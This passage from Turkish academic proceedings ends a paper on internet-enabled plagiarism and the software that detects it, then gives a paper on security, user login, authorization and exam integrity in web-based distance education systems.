nedeniyle hemen hemen ya çok zor ya da imkansız olmaktadır.

Öğrenciler için ödev, proje, vs kopyacılığında internetin işlevi çok daha kapsamlıdır. Öyle ki pek çok kez farklı kaynaklardan kes-yapıştır yoluyla aktarılan paragrafların kimi zaman font tipleri, puntoları, renkleri değiştirilmeksizin ve alınan sayfanın adresi silinmeksizin ard arda eklenip kurgulandığı durumlarla bile karşılaşmaktadır. Öğrenci ödev kopyacılığının boyutunu göstermesi açısından The Center of Academic Integrity tarafından ABD kolej ve üniversite öğrencileri arasında yapılan bir dizi anket çalışmasının sonuçları önemli ipuçları sunmaktadır [2]. Bulgulara göre, öğrencilerin %80'nin en az 1 kez ödev kopyacılığına (aşırma) başvurduğu, %90 dolayındaki bir grubunda aşırma yapanların herhangi bir disiplin işlemine uğramadıklarını düşündükleri ortaya çıkmıştır. Yine ABD'de yapılan diğer

bir anket çalışmasında öğrencilerin %54'ünün internetten aşırma işlemini gerçekleştirdiğini; %74'ünün bir önceki eğitim yılında en az 1 kez aşırma (kopyacılık-kolaycılık) eylemiyle ilişkili olduğunu kabul ettiğini; %47'sinin de aşırma yapan öğrenciyi öğretmenin görmezden geldiğini düşündüğü belirlenmiştir. Benzer türden araştırmalara gerek üniversite web sitelerinden gerekse yazılı medyada ulaşmak mümkündür. Ve tüm bu çalışmaların sonuçları ödev kopyacılığının gün geçtikçe arttığı ve yaygınlaştığı iddiasını onaylamaktadır. Bu artışta İnternet ve Bilişim Teknolojilerinin en önemli rolü oynadığı son derece açıktır.

#### **Aşırma ve Kopyacılığa Karşı Önlemler**

Aşırma ve kopyacılığa karşı en etkili önlemler yine İnternet ve IT araçlarını kullanmak yoluyla sağlanabilecektir. Bu konuda halen özellikle ABD ve Avrupa üniversitelerinde konuya ilişkin birimler oluşturularak kapsamlı çalışmalar yürütülmektedir.

IT tabanlı kopyacılığa önleme amaçlı geliştirilen ve kullanılan yazılımlar iki ana grupta toplanmaktadır [3]. Birinci grubu eğitsel amaçlı yazılımlar oluşturmaktadır. Bu yazılımlarla özellikle öğrenci ve öğreticilerin konuya ilişkin bilgilendirilmeleri ve aşırma ve kopyacılığa başvurmamaları gerektiğinin öğretilmesi hedeflenmektedir. Ayrıca bazı kopyacılık girişimlerinin istem dışı gerçekleşmesi böylesi bir eğitim çalışmasının yararlı olabileceğini göstermektedir. Son yıllarda çeşitli üniversitelerde kullanımı yaygınlık kazanan bazı örnek yazılım ve portallar aşağıda listelenmiştir.

- GPTeach (by Glatt Plagiarism Services),
- MITT (Multimedia Integrity Teaching Tool),
- Understanding Plagiarism (by Prentice Hall),
- Avoiding Plagiarism (Purdue's Online Wri. Lab.),
- Plagiarism.org (by Turnitin),
- Anti-Plagiarism Site (by University of Michigan)

İkinci grupta kopyacılığın saptanması yani yakalama (detection) işlevinin başarılması amaçlı yazılımlar toplanmaktadır. Aşırma veya kopyacılık girişimi bu tür etkin yakalama yazılımlarının kullanıldığı bilineni durumunda ciddi oranda azalma gösterecektir. Etkin bir yakalama yazılımı kullanan bazı üniversitelerde elde edilen ilk sonuçlar kopyacılıkta azalma eğilimini destekler yöndedir. Bu gruptan yazılımlar kullanım biçimine göre iki kategoriye ayrılabilirler. Web üzerinden kullanılan yazılımlar, yaygın kullanıcıyla dolayısıyla daha ekonomik olmaları nedeniyle tercih edilirken, güvenilirliklerinin (reliability) düşüklüğü ise tercih edilmelerinde olumsuzluk olarak öne sürülmektedir. Doğrudan makinaya yüklenme yolu ile çalışan programlar ise web üzerinden çalışan programların tersine az kullanıcıya, daha pahalı ancak güvenilirliği yüksek olarak bilinmektedirler. Yazılım seçiminde bu temel noktaların dışında; akademisyenlerce kullanılma pratikliği (user friendly interface), yakalama (detection) performansı, raporların anlaşılabilirliği, güvenilirlik, teknik servis desteği, farklı platformlarda çalışabilirlik parametreleri de ayrıca ele alınarak değerlendirilmelidir. Kopyacılığın yakalama amaçlı kullanılan yaygın yazılım örnekleri de aşağıda verilmiştir.

- Turnitin (iParadigms)
- Findsame
- Glatt Plagiarism Screening Program
- Eve2 (Canexus)
- CopyCatch
- WordCHECK
- WCopyFind (University of Virginia)

Bu programlar temel çalışma biçimi olarak bir tür arama motoru gibi düşünülebilir [4]. Genel uygulamada aramak istenen paragraf küçük parçalara bölünerek (bir veya bir kaç cümlelik) taratılır. Ancak bu tür programlar bir arama motorundan daha fazla yapabilirlikleri olması beklenir. Öyle ki üzerlerinde, kelime yer değiştirme veya eşdeğer anlamlı kelime kullanımı yoluyla yapılan kopyacılığın da saptayabilecek algoritmalar yer alır. Ayrıca bazı yazılımlar yazılım si-



tilini kullanarak benzerlik bulmayı (bu daha çok kes-yapıştır kopyacılığında hızlı sonuç verebilir) gerçekleştirebilir. Bazı durumlarda uzun bir paragraf yerine çok özel bir kelime veya kelime grubunu taratmada hızlı sonuç veren programların yöntemi olarak kullanılmaktadır.

#### 4. Sonuç ve Öneriler

Günümüzde internetin bir başka tanımı da dijital bir kütüphane ortamı olduğudur. Bu ortamdan eğitsel ve araştırma amaçlı yararlanılmaması düşünülemez. Ancak internetin bu çok olumlu yanının yanısıra aşırma ve kopyacılığının internet sayesinde oldukça kolay ve yaygın hale geldiği de ayrı bir gerçekliktir. Son yıllarda sorunun kaygı verici boyutlara ulaşması nedeniyle gelişmiş ülke eğitim kurumlarında özellikle üniversitelerinde kopyacılık ve aşırma çok boyutlu olarak tartışılmakta ve önlemler geliştirilmeye çalışılmaktadır [5]. Önlemler olarak yine IT tabanlı eğitsel ve dedektif amaçlı araçlar düşünülmektedir. Ülkemizde ise sorun ağırlıklı olarak etik kurallar ve kurullar çerçevesinde tartışılmakta olup teknik ve IT boyutu üzerinde durulmamaktadır. Sadece günlük gazetelerde rastlanılan bir kaç popüler bilim insanın aşırma öyküleri (aşırma öykülerinin ülkemizin çok önemli birimlerinde üst düzey görev yapan insanlarla anılır olması da sorunun ülkemiz açısından ne kadar derin olduğunun bir göstergesi sayılmalıdır) ile sınırlı tartışmalarla yetinilmekte, tüm eğitim sistemimizin bu olumsuzluğa ne kadar açık olduğu ve önlem alma konusunda yapılabileceklerin üzerinde durulmamaktadır. Öncelikle ülkemizde sorunun boyutunun saptanması ve çözümüne ilişkin çalışmaların (özellikle üniversiteler bünyesinde) başlatılması gereklidir. Bu amaçla aşırma sorunun ülkemizdeki boyutunu saptamak için kapsamlı bir araştırma ve

anket çalışmasının başlatılması gereklidir. Bu çerçevede önlem olarak ilk aşamada tüm eğitim kurumlarında özellikle üniversitelerde aşırma ve kopyacılık üzerine (öğreticiler ve öğrenciler için) eğitsel seminerler, web siteleri, vs hazırlanmalıdır. Ayrıca yukarıda isimleri ve geliştircileri listelenen yazılım paketlerinin yanısıra başka kullanılmakta olan yazılımların da incelenerek ayrıntılı değerlendirmeleriye tutulması yararlı olabilecektir. Ülkemiz gerçeğini dikkate alan belki tüm üniversitelerinde destekleyeceği ve kullanacağı bir yazılım için öncelikle kapsamlı bir ön analizinin yapılması ve bu analize uygun yazılımın geliştirilmesine başlanmalıdır.

#### Kaynaklar

- [1] Hexham, Irving. "Academic Plagiarism Defined". University of Michigan Transportation Research Institute World Wide Web site, [www.ucalgary.ca/~hexham/study/plag.html](http://www.ucalgary.ca/~hexham/study/plag.html) University of Calgary, Canada
- [2] "Findings on Plagiarism by the Center for Academic Integrity and Education Week" The plagiarism.org World Wide Web site, [http://www.plagiarism.org/plagiarism\\_stats.html](http://www.plagiarism.org/plagiarism_stats.html)
- [3] Humes C, Stiffler J, Malsed M "Examining Anti-Plagiarism Software" <https://www.turnitin.com/static/pdf/EDU03168.pdf>
- [4] Maurer H, Zaka B "Plagiarism – a problem and how to fight it" [http://www.iicm.tu-graz.ac.at/iicm\\_papers/plagiarism\\_ED-MEDIA.doc](http://www.iicm.tu-graz.ac.at/iicm_papers/plagiarism_ED-MEDIA.doc)
- [5] University of Luton and Computer-assisted Assesment Center, "Technical Review of Plagiarism Detection Software Report" <https://turnitin.com/static/pdf/luton.pdf>

## Web Tabanlı Eğitimde Güvenlik ve Kullanıcı Girişi için

### Alternatif Kodlama Yöntemi

Gür Emre Güraksın<sup>1,2</sup>, Gülşen İnce Türker<sup>1,3</sup>, Fidan Hakkari<sup>1</sup>, Mevlüt Doğan<sup>4</sup>

<sup>1</sup> Afyon Kocatepe Üniversitesi, Fen Bilimleri Enstitüsü, Enformatik Bölümü, Bilgisayar ABD, Afyonkarahisar

<sup>2</sup> Afyon Kocatepe Üniversitesi, Mühendislik Fakültesi, Bilgisayar Mühendisliği Bölümü, 43100, Afyonkarahisar

<sup>3</sup> Afyon Kocatepe Üniversitesi, Bilgi İşlem Daire Başkanlığı, 43200, Afyonkarahisar

<sup>4</sup> Afyon Kocatepe Üniversitesi, Enformatik Bölümü, Afyonkarahisar

emreguraksin@aku.edu.tr, gince@aku.edu.tr, fidanhakkari@aku.edu.tr, mdogan@aku.edu.tr

**Özet:** İlk zamanlar gerektiği kadar ilgi görmeyen uzaktan eğitimde güvenlik kavramı, uzaktan eğitim sistemlerinin günümüzde daha sık kullanılmasıyla beraber gündeme gelmeye başlamıştır. Uzaktan eğitimin daha popüler olabilmesi güvenlik sorunlarının ortadan kaldırılmasıyla mümkündür. Temel olarak bu problemleri ortadan kaldırmak için bazı gereksinimlere ihtiyaç vardır. Bu temel gereksinimler güvenilirlik, gizlilik ve kullanılabilirliktir. Bu temel gereksinimlerin yanında kullanıcı girişinin ve sınav sisteminin de güvenli hale getirilmesi gerekmektedir.

Bu makalede özellikle genel güvenlik gereksinimleri üzerinde durulmuş, kullanıcı girişi kavramıyla birlikte gelen, kullanıcı tanımlama, yetkilendirme ve kimlik sınama işlemleri anlatılmış ve bu bilgiler doğrultusunda hazırlanan, alternatif bir kullanıcı girişi algoritması verilmiştir. Sonuç olarak tüm bu güvenlik önlemlerinin alınmasıyla ve teknolojik gelişmelerin yardımıyla uzaktan eğitim sistemleri daha güvenli ve daha çok tercih edilen sistemler olacaktır.

**Anahtar Kelimeler:** Uzaktan eğitimde güvenlik, e-öğretim, internet destekli öğretim, güvenlik gereksinimleri, kullanıcı yönetimi.

#### Security of Web Based Learning Systems and Alternative Coding for User-Login

**Abstract:** The popularity of distance education is possible with to be destroying security problems. Fundamentally there are some requirements to be needed for sorted out this problems. These basic requirements are authenticity, privacy and utility. Together with these basic requirements, user entrance and examination system are supposed to be brought safety.

In this article, we emphasized on general security requirements, user characterization, authorization and identity proof procedures and an alternative user login systems. Eventually, the distance education systems will be more safety and much more preferred systems by taken all this security prevention and the support of technological developments.

**Keywords:** Security in e-learning, e-learning, web based learning, security requirements, user administration.

#### 1. Giriş

Bilindiği gibi uzaktan eğitim, farklı ortamlardaki öğrenciyle öğretim elemanını teknolo-

ji yardımıyla bir araya getiren bir faaliyettir. Uzaktan eğitim sayesinde farklı okullardaki öğretim üyelerinin derslerini her öğrenci alabilmektedir. Özellikle uzaktan eğitimin bu bo-

yutu Türkiye açısından çok önemlidir.

Güvenlik öğretici ve öğrenciler için önemli bir kavramdır. Kullanıcıların ve öğretim görevlilerinin tüm bilgileri güvenlik altına alınmalıdır. Uzaktan eğitimle güvenlik arasındaki ilişkiyi dört madde ile açıklayabiliriz: [1]

1. Uzaktan eğitim sistemleri ortaya konmuş bir projedir ve tüm projeler güvenlik riski taşır.
2. Uzaktan eğitim sistemleri artık araştırma örnekleri değil, güvenlik altına alınması gereken üretim sistemleridir.
3. Bütün yeni sistemler yeni tehlikeler getirirler.
4. Bir elektronik sisteme güven, kullanıcıların kabulü açısından gereklidir.

## 2. Uzaktan Eğitim Sistemlerinde Genel Güvenlik Gereksinimleri

Bir uzaktan eğitim sisteminin güvenilir olabilmesi için bazı temel gereksinimleri yerine getirmesi gerekmektedir. Bu gereksinimler kullanıcılar açısından da önem arz etmektedir. Bu gereksinimler:

**Gizlilik:** Kullanıcılar sistemde kendilerine izin verilen kısımları görebilmelidirler. Sistem, kullanıcıların kendi yetki alanları dışına çıkmalarına imkân vermemelidir. Ayrıca kullanıcılar sisteme girdikleri bilgilerinin ve dosyalarının sistem tarafından güven altına alınmasını beklerler. Güvenli bir sistem tüm bu beklentileri karşılamalıdır.

**Güvenilirlik:** Kullanıcılar sisteme girdikleri bilgilerin kazara veya kötü niyetle değiştirilmeyeceğinden veya silinmeyeceğinden emin olmak isterler. Güvenli bir sistemde sadece yetkili kullanıcılar bilgileri değiştirebilmeli veya silebilmelidir.

**Kullanılabilirlik:** Sistem ihtiyaç duyulan her an ulaşılabilir olmalıdır. Sistemin ulaşılabilir olmaması durumunda öğrenciler ödevlerini zamanında gönderemez, öğretim görevlileri

istedikleri dosyaları zamanında sisteme giremezler. Ayrıca sistemin yavaş olması da kullanıcılar açısından bir dezavantajdır.

Bu güvenlik gereksinimlerinin dışında alınması gereken önemli önlemlerden biriside sistemi yedeklemektir. Belli aralıklarla alınan yedeklemeler her hangi bir problem esnasında sistemin kayıpsız bir şekilde veya en az kayıpla geri kazandırır. Alınan yedeklemelerin zaman aralıkları ne kadar kısa olursa olumsuz bir durum karşısında geri dönüşüm daha başarılı olur.

Yukarıda saydığımız tüm bu gereksinimler güvenli bir uzaktan eğitim sisteminin olmazsa olmazları arasındadır. Güvenli bir uzaktan eğitim sistemi tüm bu gereksinimleri karşılamak ve geliştirmek zorundadır. [2]

## 3. Uzaktan Eğitim Sistemlerinde Kullanıcı Doğrulama

Uzaktan eğitimin en temel gereksinimi güvenilir bir kimlik saptamasından geçer. Bu saptama sayesinde kullanıcı kendi yetki alanı içerisinde kullanabileceği ve görebileceği bilgilere ulaşabilir. Her kullanıcının bir şifresi birde kullanıcı adı vardır (gelişmiş sistemlerde parmak izi tanımlama cihazları da kullanılabilir). Bu şifre kullanıcı tarafından belirlenir. Günümüzde güvenlik açısından belirli sürelerle sistemin şifresini yenilemesini isteyebilir. Bu da güvenliği arttıran etkenlerdendir. Kullanıcı adı ve şifre sayesinde sistem kendisini kullanma talebinde bulunan kişinin bir öğrenci mi veya öğretim görevlisi mi olduğunu belirler. Ayrıca bu kullanıcının yetki alanları içinde kullanımı gerçekleştirmesini sağlar. Sonuç olarak kullanıcı girişleri üç önemli giriş hizmeti sağlamaktadır: [2]

- Kullanıcıların Tanımlanması
- Kimlik Sınaması
- Yetkilendirme

### 3.1. Kullanıcıların Tanımlanması ve Yönetilmesi


İnternet üzerinden yayın yapan WTUES'ler,

pek çok kişinin erişimine açık yapıya sahiptirler. Bu yüzden, her kullanıcı sadece yetkisi dahilinde olan bölümlere ulaşabilmelidir. Bunu sağlamanın yolu da, belirli kullanıcı grupları ve hakları doğrultusunda, sisteme giriş yetkisi vermektedir. Yani kullanıcı tanımlaması yapmaktır.

Kullanıcı tanımlaması yapılırken, kişilerden genel bilgiler dışında iki tür bilgi daha istenir. Bunlar;

**Kullanıcı Adı:** Bu bilgi herkesin bildiği, kullanıcıya ait ve kullanıcının kimliğini belirten bilgidir. Örneğin, üniversite bünyesindeki bir uzaktan eğitim sisteminde, öğrenciler için öğrenci numarası, öğretim üyeleri için kurum sicil numaraları yada vatandaşlık numaraları olabilir.

**Parola:** Sisteme girmek isteyen kullanıcının, gerçekten o kişi mi olduğunu anlamak için kullanılan ve sadece sisteme giriş yapmak isteyen kişi tarafından bilinen bilgidir.



Şekil 1. Kimlik Sınama Mekanizması [3]

### 3.2. Kimlik Sınaması

İlk aşamada sisteme girmek isteyen kişinin ilk kimlik sınaması yapılır. Bunun için uzaktan eğitim sistemlerinde en çok kullanılan yöntem paroladır. Parola ile kimlik sınaması çok kullanılan ve kolay bir yöntem olmakla birlikte, kolayca ele geçebilme ihtimalinden dolayı da

güvenliği zor olan bir yöntemdir (şekil 1). Parolanın güvenliğini sağlamak için kullanılan birkaç yöntem vardır. Bunlar;

**Sisteme Girişi Sınırlama:** Eğer bir kullanıcı kimliği, yanlış parolayla defalarca sisteme girmeye çalışıyorsa, bu parolayı tahmin etmeye yönelik bir çalışma olabilir. Sistem, belli bir sayıda yanlış girişten (genelde 3 giriş) sonra bu kullanıcının, erişim hakkını askıya alarak, kendini ve asıl bu kimliğe sahip olan kullanıcıyı korumuş olur. [4]

**Parola Seçimi ve Saklama:** Sisteme giriş için parola belirlerken, bazı kısıtlamalar getirilebilir. Örneğin, parolanın kullanıcı adıyla aynı olmasına veya doğum tarihi gibi kolayca tahmin edilecek parolalar girilmesi engellenebilir. Parola, en az 6 karakter olacak şekilde girilebilir.

**Parola Değiştirme:** Banka sistemlerinde olduğu gibi parolaları, belirli zaman dilimlerinde değiştirme zorunluluğu konulabilir.

**Parolayı Şifreleyerek Tutmak:** Parolaların ve sistemin güvenliği için uygulanacak önemli bir yöntem ise parolaların şifrelenerek tutulmasıdır. Parolaları şifrelemek için kullanılan pek çok algoritma vardır.

Saydığımız bu yöntemler parolanın güvenli bir şekilde tutulmasını sağlarken sistemin de güvenliğini sağlamış olur.

## 4. Kullanıcı Girişi için Alternatif Kodlama Yöntemi

Yukarıda verilen bilgiler doğrultusunda bir kodlama yöntemi gerçekleştirileceğinde, öncelikle sisteme giriş yapacak kullanıcıların tanımlanması gerekir. Bunun için kişinin genel bilgileriyle (adı, soyadı, fakültesi, bölümü, kullanıcı tipi) beraber, sisteme kendini tanıtmaları için gerekli olan kullanıcı adı ve parola bilgileri girilmesi gerekir. Üniversite uzaktan eğitim sistemleri için kullanıcı adları, öğrenciler için öğrenci numarası, öğretim üyeleri ve sistemin

yönetiminden sorumlu kişiler için ise vatan-  
daşlık numaraları veya kurum sicil numaraları  
olabilir. Bunların girişi sağlandıktan sonra, bu  
bilgiler şifrelenmiş bir şekilde parola bilgisi  
sistem veritabanına kaydedilebilir (şekil 2).

İkinci adım olarak yetkilendirme yapılır. Yani  
sisteme giren kişilerin nerelere ulaşma hakkı  
var bu belirlenir. Örneğin, öğrencilerin, öğ-  
retim üyelerinin ders notu girdikleri bir alana  
ulaşmalarını gerektirir. Bunun için siste-  
me girebilecek kullanıcılara göre roller tanımlanmalıdır. Bir üniversitenin, uzaktan eğitim  
sistemine üye olabilecek kullanıcılar, aşağıdaki  
şekilde altı tür kullanıcı tipinde tanımlanabilir.

- Admin
- Öğrenci
- Sekreter
- Öğretim Elemanı
- Bölüm Sorumlusu
- Misafir



Şekil 2: Kullanıcı Tanımlama Akış Diyagramı.

Kullanıcı tiplerini tanımlama işleminden sonra bu tiplere göre yetkiler belirlenir. Böylece sisteme eklenecek yeni kullanıcının, kullanıcı tipine göre nerelere erişip nerelere erişemeyeceği belirlenmiş olur.

Yetkilendirme yaparken, kullanıcı tipleri tek başlarına yeterli olmayabilir. Bu durumda, kullanıcıların, sisteme kendilerini tanıtmak için kullandıkları, kullanıcı adları kullanılır. Çünkü

kullanıcı adları, bu kişinin kimliği hakkında daha geniş bilgi verebilir. Örneğin, uzaktan eğitim sisteminin, öğrenci modülünü kullanma yetkisi olan bir öğrencinin, kullanıcı adı, öğrenci numarası olsun. Öğrenci numarası şekil 3'teki gibi detaylı bir şekilde verilebilir.



Şekil 3: Afyonkarahisar Kocatepe Üniversitesi Öğrenci Numarasının Yapısı.

Şekil 3'de görüldüğü gibi öğrenci numarası kişinin kaç yılında girdiği, hangi bölümün öğrencisi olduğu gibi bilgileri içermektedir. Bu bilgiler, bölüm öğrencilerine göre yetki verme işlemini daha rahat yapmamızı sağlar.

Üçüncü adım olarak ise sisteme giriş yapmak isteyen kişinin, gerçekten o kişi mi olduğunu belirlemektir. Yani kimlik sınavı yapmaktır. Bunu yapmanın en kolay yolu da Şekil 4'te gösterildiği gibi kullanıcıyı sisteme kaydederken istenen parola ve kullanıcı adı bilgilerinin doğruluğunu kontrol etmektir.



Şekil 4: Kullanıcı Sınama Akış Diyagramı.

Hazırlanan bir ara yüzdən, kullanıcı adı ve parola bilgileri girdirilir. Girilen bu bilgilerle,

sistem veritabanında kayıtlı bilgiler aynı mı kontrol edilir. Eğer bilgiler doğruysa kişinin sisteme giriş yapmasına ve kullanıcı tipine göre erişebileceği yerlere erişmesine izin verilir. Eğer bilgiler uyuşmuyorsa ve kişi 3 defadan fazla yanlış parola girdiyse, kullanıcı pasif hale getirilerek, sistem ve kullanıcı korunur.

## 5. Uzaktan Öğretimde Ölçme ve Değerlendirmenin Önemi

Eğitim ve öğretim hizmetlerinin kalitesinin artırılmasında önemli bir yeri olan ölçme ve değerlendirme faaliyetinin e- öğrenmede, öğretimin yüz yüze olmaması nedeniyle daha fazla önem kazanmaktadır. Eğitim programlarında öğrencilerin başarısını ölçmek ve buna bağlı olarak onları iyi bir şekilde yönlendirebilmek için doğru ve güvenilir ölçme ve değerlendirme yöntemleri kullanılmalıdır. Burada amaç sadece öğrencinin başarısını ölçmek değil, yapılan programın hedefine ulaşip ulaşmadığını ve programın yeterliliğinin de ölçülmesidir. Bu amaçlara yönelik olarak teknolojinin de ilerlemesi ile elektronik ortamda farklı, geçerliliği ve güvenilirliği olan sistemler geliştirilmelidir.

E- öğrenme, çeşitli teknolojiler (internet, kurumsal intranet gibi iletişim ağları, CD-ROM, cep telefonu vs.) kullanılarak sesli, görüntülü olarak yapılan, eğitimsel bilgilerin ve alıştırmaya materyallerinin, öğretici ve öğrencinin farklı mekanlarda bulunması şartına dayanan, eğitim ve öğretimin senkron ya da asenkron olarak yapıldığı programdır. Eğitim alanında ölçme, ortak olan bir konular niteliğinin olması, bu niteliğin belli araçlar ile ölçülmesi ve bir takım harf ve sayılar ile ifade edilmesi işlemleridir. Kısa olarak ölçme, herhangi bir niteliği gözlemek ve gözlem sonucunda sayılarla veya başka sembollerle bunu ifade etmektir. Eğitimde değerlendirme, eğitimin başlangıcında belirlenmiş hedeflere ulaşılıp ulaşılmadığı veya hedefin ne derece tutturulduğudur. Ayrıca değer-

lendirilmenin bir amacında öğretimsel yöntem ve malzemelerin amaç ve hedeflere uygunluğunun kontrolüdür.

İnternet ortamında öğrenciyi ölçme ve değerlendirmenin güvenilirliği ve geçerliliğinin geleneksel sisteme nazaran daha zor olduğu deneyimler sonucu tespit edilmiştir. Ölçülmek istenen değişkenin ölçülebilirlik derecesine geçerlik denilmektedir. [5] Buna göre sistem yöneticileri bir takım yöntemler geliştirmeye çalışmıştır. Bunlar aşağıda verilmiştir.

Online sınavla, öğrencinin dersleri ne kadar takip ettiği, ne kadar anladığı ve derslerin ne kadar akılda kaldığı ölçülebilir. Dikkat edilmesi gereken husus derslerin ne kadar akılda kaldığını ölçmektir. Acaba ders içeriği öğrenciyi ezberlemeye mi itiyor? Bu soruların cevabını almak için bu online sınavları belli periyotlarda yapılması gerekmektedir. [6]

## 6. Video Konferans Sisteminin Uzaktan Öğretimde Kullanımı

İki veya daha fazla noktada bulunan insanların çeşitli cihazları kullanarak sesli ve görüntü olarak, gerçek zamanlı haberleşme yöntemine video konferans denmektedir. Video konferans, farklı noktalardaki öğretmen ve öğrencinin bir araya gelerek yüz yüze görüşmek için bir sürü soruna katılması yerine, ev ortamındaki öğrencinin okuldaki öğretmenle gerçek zamanlı olarak toplantı, eğitim, rehberlik, konferans yapabilmeye imkan sağlamaktadır. Netmeeting, CU-SeeMe Pro gibi yazılımların kullanımı ile gerçek zamanlı yazışabilme, veri alışverişi yapabileme, uygulama paylaşabilme, whiteboard özelliğini destekleyebilme, whiteboard özelliği sayesinde bir resim programı üzerinde karşılıklı olarak çizim yapabileme veya ortak projeler gerçekleştirebilme gibi imkanlara sahip olmaktadır. [7]

Bu yöntemlerin uygulanmasıyla öğrencinin ölçülmesi adına birtakım değerlendirmeler söz konusu olsa da yeterli değildir. Video konferans sırasında yada herhangi bir senkron öğre-



tim esnasında öğretmen öğrencinin derse karşı tutumunu göz önüne almalıdır. Sadece online sınavlarla yapılan değerlendirme eksik olacaktır. Belirtilen tüm yöntemler birtakım yüzdelik dilimleriyle hesaplanarak değerlendirilmelidir.

## 7. Uzaktan Eğitimde Öğrenci Kontrolü

Ders çalışma esnasında öğrenci çalışmalarını kontrol etmek için birtakım kısıtlamalarla öğrenciler yönlendirilerek bir nevi öğrencinin çalışması sağlanmaya çalışılmaktadır.

Örneğin; Öğrenci dersleri çalışma sürecinde her bir dakikalık çalışmasında bir dakikalık kaydı veri tabanına eklemektedir. Sürenin 1 dakikadan az olması durumunda kayıt yapılmamaktadır. Ayrıca sisteme bağlı iken daha önceden belirlenecek kurallar doğrultusundaki süre boyunca herhangi bir hareket yok ise sistem bağlı konumdan çıkmaktadır. Bu durumda tekrar bağlanılmak istenildiğinde yeniden giriş yapılarak sisteme bağlanması gerekmektedir. Bu kural öğrencinin yanıltıcı davranışlarını engellemek için konulmaktadır.

Öğrencinin, konu anlatımına çalıştıktan sonra testi uygulaması gerekmektedir. Öğrencinin bir sonraki konuya geçmesi için konu anlatımını çalıştıktan sonra konuyu anlayıp anlamadığına dair bir test uygulaması yapılarak başarılı olması gerekmektedir. İstenildiğinde test için bir not barajı konulabilmektedir. Not barajı tüm sistem için tek bir değer olabilmektedir. Konular bitmeden bir sonraki konuya ulaşamadığından birbirini takip eden konularda bir anlatım bütünlüğü sağlanabilmektedir. [8]

Öğrencilerin uzaktan kontrolünün zor olduğu belirtilmişti, bu nedenle birçok araştırmacı öğrencilerin sınav esnasında uygun olmayan davranışlarına engel olabilmek için birtakım çalışmalar yapmakta. Bunun için yapay zeka sistemleri, çeşitli dijital kimlik gibi yöntemler geliştirilmektedir.

Dijital kimlik güvenlik açısından yeni bir kavramdır. Elektronik ortamda gönderilen

belgelerin kesinlikle o kuruma ait olduğunu doğrulayan teknoloji olarak bilinmektedir. Öğrencilerin parmak izleri ve tuşlara basma şekilleri de dijital bir kimlik oluşturabilmektedir. İngiltere'deki Southampton Üniversitesi'nde görevli bilim adamı Neil White ve ekibi, kişilerin tuşlara basma şeklini algılayan bir sistem geliştirmiştir. Bu sistemin, bir tuşa basıldığında oluşan hareket biçimini algılayarak, hafızasındaki bilgiyle karşılaştırdığını belirten White, her insanın kendine özgü tuşlara basma şeklinin olduğunu kaydetmektedir.


## 8. E-Eğitimde Ölçme ve Değerlendirme Yöntemleri

### 8.1 Sözlü Sınavlar

İnternet destekli öğretimde sözlü sınavlar, Öğretim elemanları ile öğrenciler sohbet odalarında veya video konferans ile bir araya getirilerek gerçekleştirilebilir.

### 8.2 Yazılı Sınavlar

Yazılı sınavların İnternet ortamında cevabının alınabilmesi için Çok satırlı Metin Girişi (Textarea) kullanılabilir. Öğrenciden gelen cevaplar bir veritabanı veya dosyada tutulabilir. Değerlendirme işlemi sorumlu öğretim elemanı gerçekleştirir. Değerlendirme işlemleri yapay zeka yöntemleri kullanılarak Ölçme ve Değerlendirme Sistemine yaptırılabilir. Bu işlemler için daha ayrıntılı çalışmalar yapmak gerekmektedir. Fakat e-öğrenme için iyi bir değerlendirme şekli değildir.




Şekil 5. Yazılı sınav örneği.

### 8.3 Kısa Cevaplı Sınavlar

Bu sınav "boşluk doldurma" diye de adlandırılabilir. Sınavda kısa sorular sorulur, cevaplar sayı, resim veya birkaç kelimedenden oluşabilir. Geleneksel eğitimde pek kullanılmamaktadır. İnternet ortamında cevabın alınabilmesi için basit metin girişi (Text) kullanılabilir. Öğrenciden gelen ce-


vaplar bir veritabanı veya dosyada tutulabilir. Değerlendirme işlemi sorumlu öğretim elemanı veya sistem gerçekleştirebilir. Değerlendirme işlemi sistem tarafından yapılacaksa büyük küçük harf ayırımına dikkat edilmesi gerekmektedir.



Şekil 6. Kısa Cevaplı Sınav Örneği

### 8.4 Doğru Yanlış Testleri

Bu sınav yönteminde sorular düz cümle şeklinde verilir ve öğrencinin bu soruların doğru veya yanlış olduğunu bilmesi istenir. Bu sınavı hazırlamak için seçenek düğmeleri (Radiobutton) veya kaydırılan listeler (Scrolling List) kullanılır. Öğrenciden gelen cevaplar bir veritabanı veya dosyada tutulabilir. Değerlendirme işlemi sorumlu öğretim elemanı veya sistem gerçekleştirebilir.



Şekil 7. Doğru Yanlış Testleri

### 8.5 Çoktan seçmeli testler

Gelişmiş ülkelerde öğrencilerin başarılarını ölçmede en çok kullanılan sınav yöntemidir. Ölçme işlemi sırasında oluşacak hataları en aza indirir. Bu sınavı hazırlamak için seçenek düğmeleri (Radiobutton) veya kaydırılan listeler (Scrolling List) kullanılır. Öğrenciden gelen cevaplar bir veritabanı veya dosyada tutulabilir. Değerlendirme işlemi sorumlu öğretim elemanı veya sistem gerçekleştirebilir. İnternetteki bir çok sınav bu yöntem kullanılarak hazırlanmıştır.

Tasarlanan ölçme ve değerlendirmede bu yöntemlerin tamamını kullanılacak şekilde tasarlanabilir. Burada yapılan yöntemlerin büyük kısmını sistem kendisi tarafından ölçüp değerlendirme yapabilirken bazılarında değerlendirme işlemi öğretim üyesine bırakılmaktadır. [8]

## 9. Uzaktan Eğitim Sistemlerinde Sınav Güvenliği

Sınavlar, uzaktan eğitimde güvenlik kapsamında ilk sırada yer almaktadır. Çünkü sınavların güvenliği sağlanamazsa öğrenci değerlendirmeleri yapılamaz.

Web tabanlı sistemlerde en büyük problem öğrencinin sınavı başka birini sokma ihtimalidir. Öğrenci kullanıcı adını ve şifresini girerek ve hatta eğer sistemde parmak izi tanımlaması varsa parmak izini tanıtarak başka bir kişiyi istediği sınavda yerine sokabilir. Bu gibi durumları önlemek için günümüzde sınav merkezleri oluşturulmaktadır.

Eğer sınavların bir sınav merkezinde yapılması öngörülüyorsa sınav yapılacak sınıfta oluşturulacak kamera sistemi ile güvenlik sağlanabilir. Ancak kamera sistemi öğrencinin tüm hareketleri kontrol edilebilecek şekilde kurulmalıdır. Ayrıca sınavın uygulanacağı sınıftaki bilgisayarın IP numaraları alınarak öğrencilerin masaüstünde yaptıkları işlemler istenildiği an denetlenebilir. Bu sayede öğrencinin girdiği siteler, açtığı dosya ve klasörler belirlenebilir. Buda kontrol açısından büyük kolaylık sağlayacaktır.

